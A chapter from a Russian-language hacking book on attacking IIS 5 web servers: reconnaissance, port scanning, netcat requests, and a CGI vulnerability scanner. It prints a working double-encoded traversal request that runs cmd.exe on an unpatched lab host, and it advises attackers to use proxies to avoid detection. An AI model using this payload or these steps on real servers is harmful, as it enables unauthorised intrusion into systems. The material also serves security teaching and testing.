Что же хакер может извлечь из Web? В начале книги мы уже писали, что Web служит для хакера одним из основных источников информации, необходимой для успешного выполнения атаки на компьютерные системы. На Web-страничках хакер может найти телефоны организации, адреса электронной почты сотрудников организации и адреса Web-сайтов филиалов организации и ее партнеров. Все это весьма ценная вещь, требуемая для выполнения атак на почтовые клиенты, для сканирования телефонов организации с целью удаленного взлома доступа к корпоративной сети, или других задач.

Далее, очень часто хранящаяся на Web-серверах информация содержит много такого, что не связано напрямую с предоставлением информации посетителям, а оставшееся, например, вследствие недосмотра разработчиков сайта. Очень часто в комментариях внутри кода HTML Web-страничек можно найти указания на фамилии разработчиков (а это - логин для попыток входной регистрации), их телефоны, адреса электронной почты. Ссылки в коде HTML на ресурсы сайта содержат сведения о структуре каталогов сервера. Применяемые для работы сайта сценарии также не лишены недостатков и подчас позволяют проникать на серверный компьютер за счет элементарных ошибок программирования (на этом основаны описываемые далее атаки переполнения буфера).

Программное обеспечение, применяемое на Web-сайтах, в частности, Web-серверы, содержит большое число уязвимостей, и выявивший их хакер может с их помощью взломать доступ к сайту. Далее хакер превратит сервер HTTP, обслуживающий сайт, в ворота для проникновения из Интернета в локальную сеть организации, содержащую лакомые информационные ресурсы. Успеху такой атаки весьма способствует плохая настройка системы защиты Web-сервера, наличие открытых для записи каталогов, слабые пароли доступа и так далее.

Наконец, отчаявшись взломать Web-сайт, хакер может выполнить атаку DoS и попросту «завалить» работу компьютерной системы сайта, что неоднократно происходило даже с такими мощными системами, как сайт **Yahoo.** Такие атаки мы опишем в следующей главе, а в этой главе займемся более созидательными и полезными задачами хакинга Web-серверов, нежели такое достаточно бессмысленное занятие, как отправка (за свой счет) на Web-сервер пакетов, затрудняющих работу серверного компьютера. Вначале сделаем экскурс в вопросы функционирования сайта Web и выявим задачи, которые должен решить хакер для его взлома.

Функционирование Web-сайта

Функционирование сети Web можно представить себе как обмен информацией между пользователем Web или, как говорят, клиентом Web, и ресурсом Web,

причем на пути этого обмена находится многоуровневая программно-аппаратная система, которая выполняет следующие функции.

На компьютерах пользователей Web работают программы-клиенты Web, которые обеспечивают пользовательский интерфейс и обмен информацией с сервером Web через сеть Интернет. Сервер Web - это служба, исполняемая на сетевом компьютере и обеспечивающая прием запросов пользователя с последующей передачей запроса приложениям Web, которые обрабатывают запрос и передают ответ серверу Web для пересылки запрошенной информации пользователю. Приложения Web для обработки запросов чаще всего обращаются к базам данных, используя для этого специальные механизмы подключения к базам данных и поиска в них нужной информации.

В качестве клиентов Web чаще всего используются программы-браузеры Web, например, Internet Explorer (IE), работающие на основе двух средств - языка HTML разработки Web-страниц, и протокола HTTP, регламентирующего обмен информацией между сервером и клиентом Web (эти два средства кратко описаны в Приложениях А и С книги).

В качестве серверов Web используется множество программных средств от различных производителей, включая информационный сервер Интернета IIS от фирмы Microsoft, сервер Apache HTTP Server от фирмы Apache Software Foundation и другие. Эти серверы передают запросы приложениям Web, созданным на основе технологии ASP (Active Server Page - активные страницы сервера) протокола CGI, регламентирующего вызовы сценариев сервера, сервлетов Java фирмы SUN, языка PHP фирмы Apache Software Foundation и многих других. (В Приложении В описан протокол CGI, поскольку создание CGI-сценариев представляет собой наиболее распространенную технологию создания динамических Web-страниц.)

Приложения Web, получив запрос от сервера Web, чаще всего обращаются к базам данных, чтобы извлечь нужную информацию. В качестве этих баз данных используются базы SQL фирмы Microsoft, Oracle фирмы Oracle и так далее. А чтобы подсоединиться к базам данных, передать им запрос и обменяться информацией, в общем, выполнить функции управления базами данных - чаще всего используются протоколы ODBC (Open Data Base Connectivity - Открытый интерфейс доступа к базам данных).

И вот перед хакером встает задача - взломать всю эту махину программ, протоколов, сценариев, языков, баз данных, операционных систем... Что же он должен для этого сделать?

Этапы хакинга Web-сайта

Исходя из такой многоуровневой структуры средств, обеспечивающих работу с ресурсами Web-сайта, хакеру приходится потрудиться для прорыва к нужному ему информационному ресурсу. Как правило, от хакера потребуется выполнение следующих задач.

- Исследовать структуру Web-сайта - определить, какие компоненты входят в средства, обеспечивающие работу сайта, в том числе какие клиенты, протоколы, серверы и приложения Web используются сайтом.
- Взломать Web-сервер - поскольку Web-сервер всегда подключен к Интернету, как правило, через TCP-порт 80, а программы, реализующие Web-серверы, изобилуют уязвимостями (про которые регулярно оповещают всех желающих базы данных CVE, и даже ленты новостей многих Web-сайтов), то удаленный взлом Web-серверов - это отнюдь не фантастика.
- Исследовать приложение Web - какие механизмы задействованы для обработки запросов - ASP, скриптлеты Java, CGI и так далее - без этого ничего сделать не удастся, сами понимаете.
- Взломать систему защиты приложения Web - это означает, во-первых, взлом механизма аутентификации, а во-вторых, механизма авторизации пользователя (и обойти систему аудита!). Задача аутентификации состоит в подборе пароля, скажем, методом словарной атаки или методом грубой силы - простым перебором всех вариантов пароля. Задача авторизации решается многими путями, например, подменой файла куки (cookie), идентифицирующего пользователя, если для авторизации использован механизм файлов куки.
- Выполнить атаку вводом данных - хакер должен попытаться взломать защиту приложения путем передачи Web-приложению специально подобранных данных, воспользовавшись уязвимостями приложения, вызванными ошибками программирования. Наличие таких уязвимостей позволит, например, передать CGI-сценарию исполняемый код вместо числового параметра, - и если этот CGI-сценарий не проверяет входные параметры, то, исполнив переданный хакерский код, сервер открывает к себе доступ.
- Исследовать интерфейс с базой данных - именно базы данных хранят нужную хакеру информацию, так что хакер должен изучить способ подключения Web-приложения к базе данных; чтобы попытаться им воспользоваться.
- Взломать защиту интерфейса управления сайтом - как правило, Web-сайты снабжены средствами удаленного управления, так что у них всегда имеется открытый порт для удаленного управления, и его поиск и взлом - весьма эффективный метод хакинга.
- Взломать сайт с помощью клиента - например, подменив серверный сценарий, можно собирать информацию обо всех посетителях сайта, а если этот сценарий внедрить в содержимое Web-странички, можно выполнять успешный хакинг Web-клиентов, который мы обсуждали в предыдущей главе.

Ясно, что описание всех этих средств заняло бы целую книгу (например, см. [11]). Мы, однако, ограничимся только некоторыми, наиболее популярными методами взлома сайтов, реализованных с помощью сервера IIS 5. Мы опишем, как можно получить доступ к файловой системе серверного компьютера (раздел

«Хакинг HTTP»), найти уязвимые CGI-сценарии сервера (раздел «Уязвимые сценарии») и получить доступ к запароленной страничке Web взломом пароля доступа методом грубой силы (раздел «Взлом доступа к страничкам Web»). В конце главы мы опишем методы загрузки на жесткий диск компьютера целого Web-сайта и объясним, что из этого можно извлечь для пользы дела.

Сервер IIS избран по той причине, что это наиболее популярный Web-сервер, ставший поэтому излюбленной мишенью для хакеров. Антихакер должен отчетливо понимать, что взлом Web-сайта представляет собой значительную угрозу, поскольку взломанный сервер - это ворота в сеть организации, и проникнувшему в серверный компьютер хакеру открываются большие возможности. Хакер сможет изменять содержимое сайта - а это прямая угроза фальсификации и дискредитации всей организации, которой принадлежит взломанный Web-сайт. Хакер сможет перехватывать почту - а это угроза конфиденциальности информации или ее фальсификации. Далее, подменяя загружаемые по FTP-доступу файлы, хакер сможет распространять вирусы, трояны и прочие хакерские утилиты. Так что методы хакинга сайтов должны быть досконально известны антихакеру - более того, именно с их учетом следует выполнять тестирование системы защиты сайта на предмет ее устойчивости к атакам.

Рассмотрим перечисленные выше задачи хакинга Web-сайтов по порядку.

Исследование Web-сайта

Никакой серьезный взломщик компьютерной информационной системы, в том числе Web-сайта, не приступит к атаке без тщательного изучения применяемых в системе компьютерных технологий. Взломщика будет интересовать архитектура сети, используемые операционные системы, общие ресурсы сети, учетные записи пользователей этих ресурсов, типы сетевых серверов. Для получения такого рода сведений хакеры, как правило, выполняют следующие действия.

- Предварительный сбор данных, заключающийся в систематизированном сборе открытых сведений о Web-сайте конкретной организации, включая диапазон IP-адресов сети, подсоединенной к Интернету, сведения о DNS-серверах, зарегистрированных доменных именах и администраторах сети.
- Сканирование сети организации с целью выявления сервера Web.
- Инвентаризацию открытых портов, запущенных служб и типа операционной системы серверного компьютера.

Предварительный сбор данных

Во время предварительного сбора данных о намеченном для атаки Web-сайте хакер может и должен обратиться к ресурсам Интернета. Эти ресурсы включают следующее.

- Во-первых, хакер может обратиться к сведениям, хранимым в базах данных организаций -- поставщиков услуг Интернета, обязанных регистрировать подключаемые к Интернету серверы и сети. Эти данные содержат выделяемые IP-адреса, фамилии, телефоны и адреса администраторов сети, доменные имена и прочую весьма полезную информацию. В разделе «Базы данных » мы укажем источники этих сведений.
- Во-вторых, следует самым внимательным образом изучить HTML-код страниц Web-сайта атакуемой организации. Код HTML может содержать комментарии, не отображаемые браузерами Web, но содержащие весьма интересные сведения, вносимые разработчиками страниц для справочных целей. К примеру, в комментариях могут содержаться контактные телефоны, структура каталогов сервера, адреса электронной почты разработчика, коды сценариев JavaScript и многое другое. Все это весьма ценные сведения для выполнения атаки, и методы извлечения HTML-кода сайта Web описаны в разделе «Web-спайдер Teleport Pro».

Начать, конечно, следует с регистрационной базы данных **Whols** - там содержатся первичные, самые важные сведения о локальной сети, поддерживающей подсоединенный к Интернету сервер Web. Для извлечения этих данных можно прибегнуть к утилите командной строки whois (традиционного средства системы Unix), но легче и проще обратиться к Web-сайтам организаций, предоставляющих бесплатный сервис whois прямо со своих Web-страничек.

Базы данных Whols

Вначале обсудим первую возможность. Каждая компания, желающая получить собственное доменное имя в Интернете, обязана зарегистрировать свою локальную сеть в специальной уполномоченной организации. До 1999 года такое право имела единственная организация - Network Solution **(http://www.networksolution.com),** но теперь услуги по регистрации сетей предоставляет множество других организаций, например, InterNic **(http://www.internic.net).** Сайты этих организаций содержат открытые базы данных со сведениями о зарегистрированных организациях и/или ссылки на другие сайты с подобной информацией.

Пользуясь сервисами таких Web-сайтов, которые часто называются серверами Whois (серверы «Кто есть Кто»), можно получить весьма подробные сведения об информационной системе организации. Хакер может запросить у сервера Whois все доменные имена Интернета, зарегистрированные организацией, телефон и адрес электронной почты администратора домена, имена и адреса серверов DNS сети. В лучшей Европейской базе данных такого рода, принадлежащей центру RIPE NCC (Network Coordinate Center - Центр сетевых координат), содержатся сведения о диапазоне IP-адресов зарегистрированных сетей вместе с личными данными их администраторов. Все эти данные можно запросить с помощью весьма удобного интерфейса Web-страницы центра RIPE NCC **(http://www.ripe.net),** представленной на Рис. 12.1.

Что же будет делать взломщик со всей этой информацией? Получив предварительные сведения о локальной сети организации - IP-адреса подключенных к Интернету узлов сети и серверов DNS сетевых доменов - он продолжит изучение сети путем сканирования и инвентаризации сервера.




Рис. 12.1. Web-страничка центра RIPE NCC для поиска сведений об организации по IP-адресу ее Web-сайта

Сканирование и инвентаризация сервера

Для выполнения этой задачи существует множество утилит, одной из лучших считается утилита SuperScan **(http://www.foundstone.com),** диалог которой приведен на Рис. 12.2.




Рис. 12.2. Сканирование сети выявляет все открытые порты и запущенные службы

Чтобы воспользоваться утилитой SuperScan, выполните такие шаги.

- В поле **Start** (Старт) введите начальный IP-адрес сканируемой сети.
- В поле **Stop** (Стоп) введите конечный адрес сканируемой сети.
- В группе элементов управления **Scan type** (Тип сканирования) установите переключатель **All list ports from** (Все перечисленные порты в диапазоне).
- Щелкните на кнопке **Start** (Пуск).

В поле внизу диалога **SuperScan** отобразятся результаты сканирования. Как видим, на компьютере с IP-адресом 1.0.0.1 открыт порт протокола HTTP и запущен сервер IIS 5.0, так что мы получили нужный результат – наличие в сети сервера Web. И хотя мы экспериментируем в нашей локальной интрасети (чтобы никого не обидеть), процедура получения этих сведений в Интернете выполняется подобным образом.

Инвентаризацию общих ресурсов найденного сервера можно выполнить с помощью чрезвычайно популярной программы Legion **(http://packetstormsecurity.org/groups/rhino9),** результат применения которой к найденному хосту с IP-адресом **1.0.0.1** представлен на Рис. 12.3.




Рис. 12.3. Инвентаризация ресурсов найденного сервера IIS 5

Теперь, зная о наличии по данному IP-адресу сервера IIS 5, нас сразу же начинает интересовать вопрос - можно ли взломать доступ к этому серверу, и каким образом? Обсудим эту тему поподробнее.

Взлом сервера IIS 5

Хакинг сервера IIS базируется на уязвимостях программных средств сервера, основанных на протоколах HTTP (Hypertext Transfer Protocol - Протокол пере-

дачи гипертекста) и CGI (Common Gateway Interface - Общий шлюзовой интерфейс), а также на уязвимых сценариях сервера IIS, открывающих доступ к ресурсам серверного компьютера.

Протокол HTTP описан в Приложении С этой книги, и его функция - обеспечение взаимодействия сервера и клиента Web при запросе и получении текстовой информации. Для этого протокол HTTP предоставляет несколько методов, основным из которых является метод GET. Когда Web-браузер запрашивает у сервера информационный ресурс (скажем, текстовый файл), он использует метод GET, одновременно указывая адрес ресурса, например, http://www.anyserver.com/documents/order.html. Этот адрес указывает на файл **order.html** в каталоге **/documents** сервера IIS, которому соответствует каталог локальной файловой системы **c:\inetpub\wwwroot\documents.**

Протокол CGI описан в Приложении В этой книги, и он регламентирует удаленные вызовы серверных сценариев со стороны клиентов. Вызовы сценариев выполняются с помощью запросов протокола HTTP, которые имеют такой вид:

```
http://www.anysite.com/scripts/MyScript?Параметр1+Параметр2
```

Здесь MyScript - это название сценария, хранящегося в папке **/scripts** сервера IIS, а запись ?Параметр+Параметр2 определяет фактические параметры, передаваемые серверному сценарию **MyScript.** Сервер IIS определяет, что поступивший запрос предназначен для обработки сценарием, после чего запускает программу сценария, передает ей параметры и выполняет передачу результатов запроса клиенту.

Кроме протокола CGI, для работы со сценариями используются технологии ASP (Active Server Pages - Активные страницы сервера) и ISAPI (Internet Server Programming Interface - Программный интерфейс сервера Интернет). В технологии ASP вызов сценариев выполняется такой строкой запроса:

```
http://www.anysite.com/scripts/MyScripts?Параметр1=Значение1&Параметр2=
Значение2
```

В результате исполняется сценарий **MyScript.asp,** который, как правило, генерирует новую страницу HTML. Интерфейс ISAPI предоставляет возможность удаленного вызова функций, хранимых в библиотеках ISAPI. Вызов этих функций выполняется по такому запросу HTTP:

```
http://www.anysite.com/isapi.dll?Переменная1&Переменная2
```

Теперь, узнав некоторые сведения о работе сервера IIS, посмотрим, чем они могут помочь работе хакера.

Хакинг HTTP

Протокол HTTP позволяет хакерам достичь много, поскольку его поддержка сервером IIS не отличается надежной защитой от попыток несанкционированного доступа. В ранних версиях IIS 2.0 достаточно было ввести такой адрес:

http://www.anysite.com/../../../../../winnt/secret.file

чтобы загрузить с Web-сервера информацию, содержащуюся в файле secret.txt. Это - пример ошибки в реализации системы защиты Windows, хранящей разрешения на доступ к информационным ресурсам в списках ACL. В более новых версиях IIS эта ошибка исправлена, но ее можно найти у Web-серверов других производителей [3]. А взамен описанной уязвимости в последних версиях IIS имеются другие, и их список непрерывно пополняется, что можно видеть по сообщениям на сайтах, посвященных информационной безопасности, например, SecurityLab.ru (http://www.securitylab.ru).

Чтобы исследовать такого рода уязвимости IIS, очень удобно использовать утилиту netcat (http://www.atstake.com), которую мы применяли в Главе 9 для хакинга почтового сервера (netcat - это очень мощный инструмент - недаром авторы [3] называют netcat основным орудием хакинга IIS). Проиллюстрируем использование netcat для атаки на сервер Sword-2000 нашей экспериментальной сети, к услугам которой мы прибегаем на протяжении всей книги. Для использования netcat в наших целях выполните такую процедуру.

- Запустите из командной строки компьютера **Alex-3** утилиту netcat, выполнив команду **nc** -vv 1.0.0.1 80
- После появления сообщения об открытии соединения с сервером введите строку GET / HTTP/ 1.0 и два раза нажмите клавишу Enter. Результат представлен на Рис. 12.4.




Рис. 12.4. Запрос GET к серверу IIS из утилиты netcat

Запрос GET / HTTP/1.0 по умолчанию запрашивает файл из корневого каталога сервера IIS. Как видно из Рис. 12.4, в ответ получен файл с кодом HTML, загрузка которого в браузер воспроизведет сообщение об ошибке.

Чтобы облегчить себе жизнь, можно передавать запросы GET другим способом - конвейеризовав ввод данных в командной строке с помощью атрибута <. Для этого создадим текстовый файл GET.txt с такими строками:

```
GET / HTTP:/1.0
[CRLF]
[CRLF]
```

Здесь запись **[CRLF]** означает пустую строку. Теперь утилиту netcat следует запустить следующим образом.

```
nc -vv 1.0.0.1 80 < get.txt
```

В результате после установления соединения на сервер будет переправлен текст из файла **get.txt, и** результат будет аналогичен представленному на Рис. 12.4. (Удобство состоит в возможности многократного запуска запроса без необходимости ручного набора сложного кода.)

Покажем теперь, чего может достичь хакер такой простой процедурой. Создадим файл **ddcode.txt** с таким содержимым.

```
GET /scripts/..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\ HTTP /1.0
[CRLF]
[CRLF]
```

Теперь попробуем взломать доступ к компьютеру **Alex-1** с системой Windows 2000 (русифицированная инсталляция без всяких сервисных пакетов). Запустим утилиту netcat следующим образом:

```
nc -vv 1.0.0.7 80 < ddcode.txt
```

Результат представлен на Рис. 12.5.




Рис. 12.5. Доступ к каталогам Alex-1 получен!

Как видим, мы получили доступ к файловой системе **Alex-1** и можем делать с ней что угодно! Но вот на сервер **Sword-2000** (система Windows 2000 Advanced Server с Service Pack 2) такая атака уже не действует - компания Microsoft ликвидировала брешь в системе защиты, причем сразу после ее обнаружения в 2000 году. Также были ликвидированы уязвимости подобного рода, связанные с множеством других некорректно сформированных адресов URL в запросах,

описание которых можно найти во многих источниках (см. [3], [4], [11]). Однако многие ли об этом знают, и у многих ли системы Windows 2000 обновлены сервисными пакетами?

Что же все-таки можно сделать с сервером, на котором установлены все сервисные пакеты и администраторы которых следят за обновлением программного обеспечения и настройками системы защиты? Имеется еще одна возможность, связанная с уязвимыми сценариями.

Уязвимые сценарии

Одной из основных уязвимостей Web-серверов, в том числе сервера IIS, - это плохое программирование сценариев, используемых в интерактивных Web-страницах. Дело в том, что для обмена информацией со сценариями Web-серверов используется протокол CGI (Common Gateway Interface - Общий шлюзовой интерфейс), который вообще не обеспечивает никакой защиты, а всего лишь регламентирует передачу параметров от клиента Web серверному сценарию. Получив запрос к сценарию CGI, сервер просто передает полученные параметры сценарию, запущенному на сервере. Причем права сценария на доступ к ресурсам серверного компьютера определяются контекстом безопасности Web-сервера, т.е., применительно к серверу IIS, с правами учетной записи **System,** обеспечивающей практически полный доступ к ресурсам системы. Вот что это дает хакеру.

То, что происходит с переданными CGI-сценарию параметрами; определяется программой, а программы пишут программисты. И каждый, кто хоть когда-либо писал программы, знает, насколько трудно и утомительно согласовать типы фактических и формальных параметров программы, и насколько мешает творческой фантазии необходимость скрупулезно проверять корректность передаваемых параметрами данных. Поэтому часто эта задача оставляется на потом, или вообще отбрасывается - и программа становится полностью зависимой от внешней среды.

Так что если, к примеру, в сценарий Perl, выполняемый в режиме интерпретации, т.е, шаг за шагом, по мере считывания кода программы, передать вместо, скажем, числового значения некий программный код, то не исключено, что вместо аварийного завершения сценарий сможет исполнить переданный код. И это - самые настоящие парадные двери для хакера, поскольку плохо написанных сценариев - хоть пруд пруди, и, немного поискав по сайтам Web, где-нибудь да наткнешься на открытые двери. И вот, чтобы упростить себе жизнь, хакеры придумали специальные сканеры CGI-сценариев, которые, обойдя весь Web-сайт, находят применяемые в нем сценарии и сообщают о них заинтересованному и понимающему человеку.

Мы рассмотрим здесь один из наиболее популярных сканеров CGI-сценариев D@MNED CGI Scanner 2.1 (**http://shieldandsword.narod.ru/soft/scansec/scansec.htm).** На Рис. 12.6 представлено рабочее окно сканера, содержащее шесть вкладок.




Рис. 12.6. Рабочее окно CGI-сканера D@MNED CGI Scanner 2.1

Рассмотрим функциональные возможности, предоставляемые вкладками рабочего окна сканера D@MNED CGI Scanner 2.1.

На вкладке **Scanners log** (Журнал сканирования) отображается статистика по всем найденным уязвимым сценариям. Кнопки на панели инструментов, перечисленные в порядке слева направо, позволяют запустить и остановить сканирование, а также очистить и сохранить созданный журнал.

Вкладка **Scan list** (Список сканируемых узлов), представленная на Рис. 12.7, содержит список серверов, предназначенных для сканирования. Кнопки в левой части панели инструментов позволяют сохранить, открыть и очистить список серверов, перечисленных на вкладке. Для пополнения списка серверов в поле на панели инструментов следует ввести адрес сервера и щелкнуть на кнопке с крестиком. Чтобы отредактировать элемент списка, следует мышью выделить элемент списка, в поле на панели инструментов ввести новое значение и щелкнуть на кнопке со стрелками вверх и вниз. Внизу вкладки представлены элементы управления, позволяющие сканировать целую подсеть класса C. Установка флажка **Scan subnet** (Сканировать подсеть) отменяет применение списка серверов и заставляет сканировать подсеть класса C в диапазоне IP-адресов, указанном в полях слева. Например, эта запись может быть такой: **234.56.78.1 - 8.**




Рис. 12.7. Вкладка редактирования списка сканируемых серверов




Рис. 12.8. Список уязвимых CGI-сценариев

Вкладка **CGI holes** (Уязвимости CGI) (Рис. 12.8) содержит список CGI-сценариев, содержащих известные автору программы уязвимости. Этот стандартный список отображается на вкладке, и его можно пополнить, загрузить и отредактировать с помощью кнопок на панели инструментов, аналогичных содержащихся на вкладке **Scan list** (Список сканируемых узлов).

Вкладка **Spy** (Шпион) отображает информацию о сканируемом хосте (Рис. 12.9), включая тип Web-сервера (в данном случае - IIS 5.0), и путь к первой странице сервера (корневой каталог сервера).




Рис. 12.9. Шпион CGI-сканера поработал достаточно эффективно!

Вкладка **Option** (Параметры), представленная на Рис. 12.10, содержит настройки прокси-сервера, пути к папке сценариев и средства для выбора языка пользовательского интерфейса. Советуем не пренебрегать настройками прокси-сервера - любой мало-мальски квалифицированный хакер работает только через прокси-сервер, что дает хотя бы какой-то шанс не засветиться (не сильно обольщайтесь, однако...).




Рис. 12.10. Настройки CGI-сканера весьма полезны

Работа со сканером D@MNED CGI Scanner 2.1 не вызывает затруднений. Для иллюстрации отсканируем в нашей экспериментальной сети хост **Alex-1** с IP-адресом **1.0.0.7**, выполнив такие шаги.

> На вкладке **Scan list** (Список сканируемых узлов) удалите установленный по умолчанию хост **http://www.altavista.com** и добавьте IP-адрес **1.0.0.7.**

➤ Перейдите на вкладку **Scanner log** (Журнал сканирования) и запустите процедуру сканирования. В результате получится список уязвимых сценариев, представленный на Рис. 12.11.

